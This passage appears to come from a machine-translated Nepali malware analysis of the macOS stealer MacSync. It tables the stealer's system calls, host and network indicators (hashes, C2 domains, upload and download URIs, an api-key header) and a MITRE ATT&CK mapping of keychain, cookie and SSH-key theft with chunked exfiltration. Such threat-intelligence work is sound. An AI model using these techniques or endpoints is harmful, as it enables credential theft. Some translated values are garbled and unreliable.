| 6 | प्रक्रिया फोर्क | _फोर्क() | N / | टर्मिनलबाट छुट्याउनको लागि अभिभावक प्रक्रिया तुरुन्तै बाहिर निस्कन्छ। |
| 7 | सत्र अलग गर्नुहोस् | _सेटसिड() | N / | नयाँ छुट्याइएको सत्र सिर्जना गर्दछ; बच्चा एक स्वतन्त्र डेमन बन्छ। |
| 8 | स्ट्रिम क्लोकिंग | _freopen(“/dev/null”, “r”, *___stdinp) | / dev / null | मानक इनपुटलाई मौन बनाउँछ। |
| 9 | स्ट्रिम क्लोकिंग | _freopen(“/dev/null”, “w”, *___stdoutp) | / dev / null | कर्ल र ओसास्क्रिप्टबाट मानक आउटपुट मौन पार्छ। |
| 10 | स्ट्रिम क्लोकिंग | _freopen(“/dev/null”, “w”, *___stderrp) | / dev / null | टर्मिनल अलर्टहरू रोक्न मानक त्रुटिलाई मौन बनाउँछ। |
| 11 | फाइल प्रमाणिकरण | _stat$INODE64(“/tmp/osaloging.zip”, &stat_buf) | /tmp/osaloging.zip | अपलोड गर्नु अघि सङ्कलन गरिएको डेटा अभिलेखको अस्तित्व र आकार प्रमाणित गर्दछ। |
| 12 | स्थिति सफाई | _अनलिङ्क(“/tmp/.httpcode”) | /tmp/.httpकोड | मूल्याङ्कन पछि अस्थायी HTTP स्थिति-कोड फाइल मेटाउँछ। |
| 13 | लुट अभिलेख सफाई | _हटाउनुहोस्(“/tmp/osalogging.zip”) | /tmp/osaloging.zip | सफल एक्सफिल्ट्रेसन पछि चोरी भएको डाटा ZIP अभिलेख मेटाउँछ। |
सम्झौताका सूचकहरू (IOCs)
होस्ट सूचकहरू
| सूचक प्रकार | मूल्य | विवरण |
| SHA-256 ह्यास | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | नेटिभ म्याक-ओ स्टेजर बाइनरी |
| MD5 ह्यास | 9678f71ea4cccbc3d511dc8d7f24b113 | नेटिभ म्याक-ओ स्टेजर बाइनरी |
| SHA-1 ह्यास | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | नेटिभ म्याक-ओ स्टेजर बाइनरी |
| कोड साइनिङ आईडी | com.utils.लन्चर | तदर्थ हस्ताक्षर बन्डल पहिचानकर्ता |
| सीडीह्यास | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | कोड डाइरेक्टरी ह्यास |
| स्टेज्ड अभिलेख | /tmp/osaloging.zip | चोरी भएको डेटा भएको हार्वेस्ट अभिलेख |
| स्थिति फाइल | /tmp/.httpकोड | क्षणिक HTTP प्रतिक्रिया कोड फाइल |
नेटवर्क सूचकहरू
| सूचक प्रकार | मूल्य | विवरण |
| C2 डोमेन (प्राथमिक) | ड्राइभिङउबर.कम | प्राथमिक चरण ३ / चरण ६ C2 सर्भर |
| C2 डोमेन (फलब्याक) | asia.newsinweb.com | फलब्याक एसियाली क्षेत्र C2 अन्त्यबिन्दु |
| C2 डोमेन (फलब्याक) | usa.newsinweb.com | फलब्याक अमेरिकी क्षेत्र C2 अन्त्यबिन्दु |
| C2 रूट डोमेन | newsinweb.com मा | फलब्याक रूट डोमेन |
| URI (डाउनलोड) | /dynamic?txd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | गतिशील एप्पलस्क्रिप्ट पेलोड गेट |
| URI (अपलोड) | /gate?buildtxd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | 10 MB chunked बाइनरी PUT अपलोड गेट |
| HTTP अनुरोध हेडर | api-key: de62a2f47d1c7dec2997f931a050a615 | अभियान प्रमाणीकरण टोकन |
| HTTP प्रयोगकर्ता-एजेन्ट | मोजिला/५.० (म्याकिन्टोश; इन्टेल म्याक ओएस एक्स १०_१५_७) सीएफनेटवर्क/डार्विन २६.०.० एप्पलवेबकिट/५३७.३६ | नक्कली क्लाइन्ट प्रयोगकर्ता-एजेन्ट |
MITRE ATT&CK म्यापिङ
| रणनीति | प्रविधि ID | प्रविधी | MacSync कार्यान्वयन |
| प्रारम्भिक पहुँच | T1204.002 | प्रयोगकर्ता कार्यान्वयन | क्लिकफिक्सको प्रलोभनले प्रयोगकर्ताहरूलाई अस्पष्ट टर्मिनल आदेश कार्यान्वयन गर्न लगाउँछ। |
| कार्यान्वयन | T1059.002 | AppleScript | /usr/bin/osascript मार्फत रिमोट AppleScript पेलोडहरू कार्यान्वयन गर्दछ। |
| कार्यान्वयन | T1059.004 | युनिक्स शेल | /bin/sh आदेशहरू कार्यान्वयन गर्दछ। |
| दृढता | T1543.001 | लन्च एजेन्ट | ~/Library/LaunchAgents/ मा दुर्भावनापूर्ण .plist स्थापना गर्छ। |
| रक्षा चोरी | T1027 | Obfuscation | XOR 0xAA ले स्ट्रिङ र URL हरू लुकाउँछ। |
| रक्षा चोरी | T1564.001 | लुकेका फाइलहरू | अस्थायी डेटाको लागि डट-प्रिफिक्स गरिएका फाइलहरू प्रयोग गर्दछ। |
| रक्षा चोरी | T1070.004 | फाइल मेटाउने | डेटा अपलोड पछि अस्थायी फाइलहरू मेटाउँछ। |
| रक्षा चोरी | T1036.005 | मास्करेडिङ | वैध कम्पोनेन्ट जस्तो देखिन com.utils.Launcher प्रयोग गर्छ। |
| रक्षा चोरी | T1562.001 | प्रतिरक्षा कमजोर पार्नुहोस् | stdin, stdout, र stderr लाई /dev/null मा रिडिरेक्ट गर्छ। |
| प्रमाण पहुँच | T1555.001 | किचेन | भण्डारण गरिएका प्रमाणहरू पहुँच गर्न सुरक्षा डम्प-किचेन प्रयोग गर्दछ। |
| प्रमाण पहुँच | T1539 | वेब सत्र कुकीहरू | सत्र चोरीको लागि ब्राउजर कुकी डाटाबेसहरूलाई लक्षित गर्दछ। |
| प्रमाण पहुँच | T1552.004 | निजी कुञ्जीहरू | SSH कुञ्जीहरू र AWS प्रमाणहरू सङ्कलन गर्दछ। |
| खोज | T1082 | प्रणाली जानकारी | macOS संस्करण, हार्डवेयर UUID, र CPU आर्किटेक्चर सङ्कलन गर्दछ। |
| संग्रह | T1560.001 | सङ्कलन गरिएको डेटाको अभिलेख राख्नुहोस् | चोरी भएको डाटा /tmp/osaloging.zip मा संग्रहित। |
| आदेश र नियन्त्रण | T1071.001 | वेब प्रोटोकलहरू | HTTPS/443 मार्फत C2 सँग सञ्चार गर्छ। |
| आदेश र नियन्त्रण | T1105 | प्रवेश उपकरण स्थानान्तरण | दोस्रो-चरणको AppleScript मोड्युलहरू डाउनलोड गर्छ। |
| निष्कासन | T1030 | डेटा स्थानान्तरण आकार सीमाहरू | अभिलेखलाई १० एमबी टुक्राहरूमा विभाजन गर्छ। |
| निष्कासन | T1048.003 | वैकल्पिक प्रोटोकल | HTTP PUT अनुरोधहरू मार्फत बाइनरी भागहरू अपलोड गर्दछ। |
लेखक: